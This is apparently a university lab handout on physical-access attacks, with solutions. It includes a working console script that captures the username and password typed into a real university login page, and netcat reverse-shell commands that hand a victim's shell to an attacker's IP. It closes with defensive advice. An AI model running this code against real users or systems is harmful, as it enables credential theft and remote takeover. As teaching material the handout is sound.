Activity 8

Physical Security

Collaborators. Claude (for LaTeX styling and grammar checking)

1 Overview

"Physical access can be really dangerous."
Krerk Piromspa, Ph.D.

In this activity, you will learn how bad physical access can be.




Assuming that your friend leaves a computer unattended in a public library, you (as a hacker here) have a chance to sit in front of his/her computer for a few seconds. There will be two scenarios. First scenario is to inject javascript to his/her browser so that you can obtain his/her password to ChulaId. Second scenario is to mimic an attack that allows a hacker to get a reverse shell attack to the victim's machine.

2 Exercise

Problem 1. Javascript Injection. Your friend has just logged out of ChulaSSO (https://account.it.chula.ac.th/) before leaving his/her computer. You have 2-3 minutes to inject a script to his/her browser so that you can steal his/her username (ChulaId) and password.

For this class, please inject a javascript so that once your friend login (clicks the login button), it will pop up his/her username/password.



Solution

Idea. With a few seconds of physical access, open the browser's developer console on the already-loaded ChulaSSO login page and paste a short script. The script hooks the login form so that, the moment your friend submits (clicks *Login*), it reads the values still sitting in the username and password fields and pops them up. Nothing leaves the machine here — a local `alert` is enough to prove the credentials were captured.

Step 1 — open the console. On the login page (https://account.it.chula.ac.th/), press `F12` (or `Ctrl+Shift+I` / `Cmd+Opt+I` on macOS) and select the **Console** tab.

Step 2 — paste and run this script. On the ChulaSSO page the fields carry the ids `login_username` and `login_password`, so the script targets those directly and falls back to a generic lookup only if they are ever renamed.

```
var user = document.getElementById('login_username')
        || document.querySelector('input[type="text"], input[type="email"]');
var pwd  = document.getElementById('login_password')
        || document.querySelector('input[type="password"]');
var form = pwd ? pwd.closest('form') : document.querySelector('form');

form.addEventListener('submit', function () {
    alert(
      'Captured credentials\n' +
      'Username: ' + (user ? user.value : '(not found)') + '\n' +
      'Password: ' + (pwd  ? pwd.value  : '(not found)')
    );
}, true);
```

The `true` (capture-phase) argument matters: `alert()` is synchronous and blocks the thread, so the popup appears *before* the browser leaves the page to process the login.

Step 3 — wait. Leave the page as-is. When your friend returns and logs in, the alert fires showing their ChulaId and password.

Important caveat. A console-injected script lives only for the *current page load*. It works precisely because the victim logs in on the same loaded page within the 2–3 minute window; if the page is reloaded or navigated, the script is gone and must be re-injected. (In a real attack the adversary would instead persist via a malicious extension or exfiltrate silently to a server; here a local popup is deliberately used so no data leaves the machine.)




Figure 1: Captured credentials shown by the injected script.

Problem 2. We will mimic an attack used by several worms for placing a trojan horse into your computer. Please note that it is for demonstration purposes only. Please do not abuse it. This attack is partly taken from the MSSQL SLAMMER worm that was spread in 2006.

Please install netcat.

- Mac - use homebrew (https://brew.sh/).
  `brew install netcat`
- Windows - use cygwin or download prebuilt binary
  (https://joncraton.org/blog/46/netcat-for-windows/)
- Linux - you may install netcat from your package distribution.
  (On Debian-based Linux, use `apt install netcat-traditional`)

Make a group of two persons. One is a victim. Another is an attacker. Please connect to the same network/WIFI access point. You may share a hotspot from your mobile phone. (Don't use ChulaWIFI for this.) You may have to turn off your firewall to do this experiment.

First, the attacker will start netcat in listen mode.

```
$ nc -p 60000 -l
$
```

Once you get a change to the victim's machine, send a remote shell back to the hacker.

```
$ nc -e [/bin/bash or cmd.exe on Windows] [IP of Hacker] 60000
$
```

You may change the port 60000 to any port that you want.

Solution

Setup. Two machines on the same network (e.g. a phone hotspot), firewalls off for the experiment. Here **A** is the attacker at IP `192.168.x.A` and **V** is the victim. Find A's IP first with `ip addr` (Linux), `ifconfig` (macOS), or `ipconfig` (Windows).

Which netcat do I have? This matters, because the `-e` flag in the assignment only exists in **netcat-traditional**. The default `nc` on macOS and most current Linux is **netcat-openbsd**, which has *no* `-e` flag and a slightly different listen syntax. Check with `nc -h` and use the matching column below.

Getting the traditional build (Debian/Ubuntu). Install it, then point the `nc` command at it. On many systems *both* builds are present and the `update-alternatives` system decides which one `nc` runs:

```
$ sudo apt install netcat-traditional         # provides /usr/bin/nc.traditional
$ sudo update-alternatives --config nc        # pick the nc.traditional entry
$ nc -h 2>&1 | head -1                        # verify: should mention [-e filename]
$
```

Alternatively, skip the switch and call the binary directly as `nc.traditional` wherever the commands below say `nc`. To go back later: `sudo update-alternatives --set nc /usr/bin/nc.openbsd`.

Step 1 — attacker listens (on A):

```
# netcat-traditional:                 # netcat-openbsd:
A$ nc -l -p 60000                     A$ nc -l 60000
```

Step 2 — victim connects back (on V). This is the line a worm/trojan would run automatically once it reaches the victim:

```
# netcat-traditional (has -e):
V$ nc -e /bin/bash 192.168.x.A 60000        # Linux/macOS
V$
V> nc -e cmd.exe   192.168.x.A 60000        # Windows
```

Step 3 — attacker now has a shell. Back in A's listener terminal you are typing commands that run on V. Confirm whose machine you are on:

```
A$ whoami        # -> the victim's user
A$ hostname      # -> the victim's host
A$ id ; uname -a # proof the commands execute on V, not A
A$
```

Why this is the SLAMMER-style lesson. The victim's single command dials *out* to the attacker and hands over an interactive shell. Because the connection is outbound, it sails through most home NAT/firewalls that only block inbound connections — which is exactly why reverse shells are the payload of choice for worms and trojans.

```
PS C:\Users\sirav\Downloads\nc111nt_safe> .\nc.exe -p 60000 -l
Microsoft Windows [Version 10.0.26300.9711]
(c) Microsoft Corporation. All rights reserved.

C:\Users\pun\Downloads\nc111nt>ls
```

Figure 2: Attacker's terminal running commands on the victim via the reverse shell.

Problem 3. Write an essay to summarize the lesson that you have learned in this activity. In particular,

a) explain the worst case scenario that can happen if you leave your computer unattended.
b) explain how a tool like netcat can be used for constructing a trojan horse. As a user, how will you prevent yourself from being a victim to such attacks?

Solution

(a) Worst case of an unattended computer. If the machine is left logged-in and unlocked, a few seconds is enough for total compromise. As in Problem 1, an attacker can inject a script to harvest credentials; as in Problem 2, they can plant a reverse shell that gives them persistent remote control. From there: read and exfiltrate every file, send mail and impersonate you, pivot to other systems you can reach, and install a hidden backdoor that keeps working long after you have walked away. Full-disk encryption and a strong login password do *nothing* here — the session is already unlocked. The damage is limited only by what *you* can do on that machine, not by any seconds-long window.

(b) Netcat as a trojan horse, and how to defend. Netcat becomes a trojan when its "dial home and hand over a shell" command is hidden inside something the victim is tricked into running — a fake installer, a macro, an autorun file, a bundled "crack". The program does its advertised job while silently running `nc` in the background, giving the attacker an outbound reverse shell that slips past NAT/firewalls. As a user I protect myself by: **locking the screen** whenever I step away (`Win+L` / `Ctrl+Cmd+Q`); **not running untrusted** executables, scripts, or macros; keeping the OS/AV/EDR updated; **disabling autorun** on removable media; and using an **egress (outbound) firewall** so unexpected connections like a shell dialing out are blocked or at least noticed.